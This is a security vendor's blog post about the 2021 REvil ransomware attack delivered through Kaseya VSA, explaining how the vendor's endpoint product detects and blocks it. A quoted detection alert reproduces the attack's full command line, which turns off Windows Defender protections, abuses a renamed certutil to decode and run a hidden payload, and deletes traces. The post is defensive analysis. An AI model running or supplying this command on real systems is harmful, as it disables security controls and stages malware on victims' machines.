How CrowdStrike Stops Ransomware Used in the Kaseya Attack

crowdstrike.com/blog/how-crowdstrike-stops-revil-ransomware-from-kaseya-attack/

Karan Sood - Liviu Arsene

July 7, 2021

- Kaseya, makers of popular IT software used by managed service providers (MSPs), was recently affected by a REvil ransomware attack
- CrowdStrike associates REvil ransomware to the PINCHY SPIDER threat actor
- The CrowdStrike Falcon® platform protects customers from REvil ransomware
- The Falcon platform prevents REvil in early stages of execution using machine learning and behavior-based detection

The recent REvil ransomware incident involving the compromise of a remote management software vendor, Kaseya, did not endanger CrowdStrike customers because the CrowdStrike Falcon platform would have functioned to block the REvil ransomware attack on their systems. Using the power of machine learning and behavior-based detection, the Falcon platform is able to identify and block REvil ransomware in the early stages of the attack. For the best protection, Falcon customers should enable “Suspicious Processes” detection, which is among the policies CrowdStrike recommends for the Falcon platform.

CrowdStrike Intelligence has been tracking the evolution of REvil ransomware and the PINCHY SPIDER threat actor group developing it since 2018. The group is believed to have also been involved in the development of the now defunct GandCrab ransomware. Similarities between REvil (also known as “Sodinokibi”) and GandCrab led CrowdStrike Intelligence to suspect these two ransomware are related.

What Happened?

On Friday, July 2, REvil ransomware operators managed to compromise Kaseya VSA software, used to monitor and manage Kaseya customer’s infrastructure. REvil ransomware operators used zero-day vulnerabilities to deliver a malicious update, compromising fewer than 60 Kaseya customers and 1,500 downstream companies, according to Kaseya’s public statement.

These vulnerabilities were previously identified and privately reported to Kaseya by the Dutch Institute for Vulnerability Disclosure. Current reports suggest that the REvil operator made use of a privately disclosed vulnerability, now tracked as CVE-2021-30116, in order to achieve execution.

Kaseya has recommended that on-premises partners keep their VSA servers offline, as they are currently in the process of releasing a patch to address the issues. Meanwhile, recent reports suggest REvil operators initially asked for a ransom of $70 million USD, claiming to have infected more than 1 million systems. A surprising development is that REvil operators may have lowered the ransom demand to $50 million USD along with an offer of a universal decryptor for all victims.

How CrowdStrike Falcon Protects Customers From REvil Ransomware


The Falcon platform was designed from the ground up to leverage the power of the cloud, machine learning and behavioral detection to protect organizations from sophisticated attacks and threats, such as ransomware.

The Falcon platform takes a layered approach to prevent, identify and protect customers from ransomware, including REvil ransomware. In this particular case, the Falcon sensor can prevent the attack whenever a suspicious process usually associated with ransomware is triggered, as well as detect the REvil ransomware using on-sensor and in-the-cloud machine learning as well as behavioral detection with indicators of attack (IOAs). It can also detect if a legitimate process, such as the one associated with the Kaseya VSA, is attempting to load malicious code. In addition, the Falcon OverWatch™ team is constantly monitoring and will immediately notify customers if they observe behaviors associated with nation-state or eCrime threat actors like PINCHY SPIDER, enabling the customer to take action against the threat.

Falcon has the ability to protect clients from this campaign by identifying suspicious processes associated with ransomware. The Falcon platform uses IOAs to detect and prevent suspicious processes from being executed and protects customers from ransomware campaigns early in the attack chain, before the payload is executed.

The unique leverage that machine learning brings to the security industry is that it can identify both known and unknown malware, by understanding malicious intent based solely on the attributes of a file without prior knowledge of it. Falcon machine learning can provide coverage for REvil ransomware by accurately identifying and blocking the attack in multiple places.


Falcon protects customers from ransomware including new or unknown REvil samples, as well as accurately identifies and blocks malicious behavior indicative of ransomware.



(Click to enlarge)

Falcon utilizes a multi-layered approach to IOA coverage that targets multiple steps in an attack chain. In this case, the Kaseya process spawns a cmd shell to perform subsequent malicious actions such as disabling various scanning and other security solutions on the endpoint. Falcon detects this behavior and terminates the cmd shell, thwarting the attack. This prevents REvil being dropped to disk and sideloaded into MsMpeng.exe, an older but legitimate version of a Windows Defender binary. Such coverage is the result of intelligence derived from our continuous monitoring of the tactics, techniques and procedures (TTPs) associated with malware and threat actors' behavior.

The Falcon platform also has the ability to identify the proxying execution of malicious commands, even if the parent is a trusted process with signed binaries — effectively detecting and preventing adversaries from abusing the VSA vulnerability and delivering the malicious payload. This ability is demonstrated in the image below.



ACTION TAKEN: Process blocked

SEVERITY: High

OBJECTIVE: Follow Through

TACTIC & TECHNIQUE: Execution via PowerShell

TECHNIQUE ID: T1059.001

IOA NAME: PShellAmsi

IOA DESCRIPTION: A PowerShell script attempted to bypass Microsoft's AntiMalware Scan Interface (AMSI). PowerShell exploit kits often attempt to bypass AMSI to evade detection. Review the script.

TRIGGERING INDICATOR: **Associated IOC (SHA256 on library/DLL loaded)**

```
4d89fc34d5f0f9babd022271c585a9477bf41e834e46b991deaa0530fdb25e22
```

GLOBAL PREVALENCE: Common

LOCAL PREVALENCE: Common

IOC MANAGEMENT ACTION: None

Associated File

```
\Device\HarddiskVolume3\Windows\SysWOW64\cmd.exe
```

GROUPING TAGS: None

LOCAL PROCESS ID: 22248

COMMAND LINE:

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 72 > nul & C:\Windows\System32
\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonito
ring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -
DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetwo
rkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent
NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & ech
o %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking
\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.e
xe & c:\kworking\agent.exe
```

(Click to enlarge)

The Falcon platform protects customers from threats such as REvil ransomware as well as sophisticated adversaries every day. It's through our layered approach to security that we secure the assets that matter most to our customers and remain focused on our mission to stop breaches.

Recommendations

1. **Use leading security technologies.** Organizations need to use the right security technologies to protect their infrastructure and most valuable assets from ransomware.
2. **Use an endpoint security solution that takes a layered approach** to preventing, identifying and protecting customers from ransomware.
3. **Do not give in to ransomware demands.** The U.S government, law enforcement and security companies recommend that organizations faced with ransomware demands should not give in to extortion.
4. **You are not alone — seek help and advice from experts.** Companies experiencing security incidents may have a difficult time or not have the resources for investigating and recovering on their own.

If you suspect that your organization may have been impacted by REvil or any other threat, we are here to help immediately with a Compromise Assessment to identify ongoing or past attacker activity in your organization's environment.

CrowdStrike Falcon has been named a leader in in the Gartner 2021 Magic Quadrant for Endpoint Protection Platforms (EPP) and The Forrester Wave™ Endpoint Security Software As A Service, as well as demonstrated its detection and protection capabilities in tests performed by MITRE, SE Labs and AV-Comparatives, all leading independent testing organizations.

Additional Resources

- *Learn more about PINCHY SPIDER, CARBON SPIDER and other ransomware adversaries in the CrowdStrike Adversary Universe.*
- *Download the CrowdStrike 2021 Global Threat Report for more information about adversaries tracked by CrowdStrike Intelligence in 2020.*
- *See how the powerful, cloud-native CrowdStrike Falcon® platform protects customers from DarkSide ransomware in this blog: DarkSide Goes Dark: How CrowdStrike Falcon Customers Were Protected.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ and learn how true next-gen AV performs against today's most sophisticated threats.*